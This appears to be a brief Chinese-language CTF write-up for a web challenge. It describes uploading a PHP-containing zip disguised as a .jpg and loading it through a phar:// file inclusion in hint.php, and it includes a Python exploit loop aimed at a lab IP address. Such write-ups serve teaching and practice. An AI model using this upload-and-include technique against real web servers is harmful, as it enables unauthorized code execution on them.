
1. 将文件源码全部爬下来。



1. 发现 upload 之后会出发那个 a6那个 php 去删文件，但 jpg 不会删。
2. 同时 hint 的文件包含基本没有过滤。



1. 这样就好办了，传一个构造一个 php 的 zip包，后缀改 jpg 上去，然后 phar 去读压缩包然后读里面的文件包含上即可。



1. Exp 如下：

import requests  
  
while True:  
 r = requests.post('http://172.1.31.3/uploadupload.php', files={'file': ("testglzjin.jpg", open('testglzjin.jpg', 'rb'))})  
 filename = r.text[r.text.find('<div id="msg">') + 14:r.text.find('</div>', r.text.find('<div id="msg">'))]  
  
 r2 = requests.get('http://172.1.31.3/hint.php', params={'name': 'phar://file/' + filename + '/testglzjin'})  
 print(r2.text)

1. Flag 到手~

